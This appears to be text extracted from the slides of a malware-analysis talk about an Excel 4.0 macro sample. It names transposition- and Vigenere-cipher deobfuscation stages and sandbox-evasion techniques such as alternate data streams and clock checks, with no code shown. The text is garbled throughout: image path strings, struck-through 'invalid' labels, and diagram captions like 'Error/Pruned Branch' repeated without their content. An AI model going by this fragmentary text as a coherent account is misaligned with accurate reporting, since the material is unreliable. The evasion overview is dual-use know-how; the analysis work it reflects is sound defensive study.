
~~H?LT~~ (invalid)

~~H@LT~~ (invalid)

HALT

~~HBLT~~ (invalid)


~~HCLT~~ (invalid)



Malware Sample Analysis



Malware Sample Analysis




Error/Pruned Branch

Symbolic Payload



Malware Sample Analysis



Error/Pruned Branch

Symbolic Payload



Malware Sample Analysis


Deobfuscation Routine 1: Implements a transposition cipher. Used to de-obfuscate the first stage

External loop through the payloads

Internal loop through the characters

Error/Pruned Branch

Symbolic Payload



Malware Sample Analysis


Deobfuscation Routine 1: Implements a transposition cipher. Used to de-obfuscate the first stage

External loop through the payloads

Internal loop through the characters

Error/Pruned Branch

Symbolic Payload




Malware Sample Analysis

Stage 1: Spawns a new process (Xlcall32:Excel4) and initializes the de-obfuscation of the next stage

Error/Pruned Branch

Symbolic Payload




Malware Sample Analysis

Deobfuscation Routine 2: Implements a Vigenere cipher. Used with different decryption keys to de-obfuscate the next stages

Error/Pruned Branch

Symbolic Payload




Malware Sample Analysis

Deobfuscation Routine 2: Implements a Vigenere cipher. Used with different decryption keys to de-obfuscate the next stages

Error/Pruned Branch

Symbolic Payload



Malware Sample Analysis

Stage 2: Writes the first 5 characters of the final decryption key. The malware uses different evasion techniques:

Alternate Data Streams (ADT)


Environment Configuration

System Clock

This sample will not de-obfuscate correctly if it detects an analysis sandbox

Error/Pruned Branch

Symbolic Payload




Malware Sample Analysis

Deobfuscation Routine 2

Error/Pruned Branch

Symbolic Payload



Malware Sample Analysis

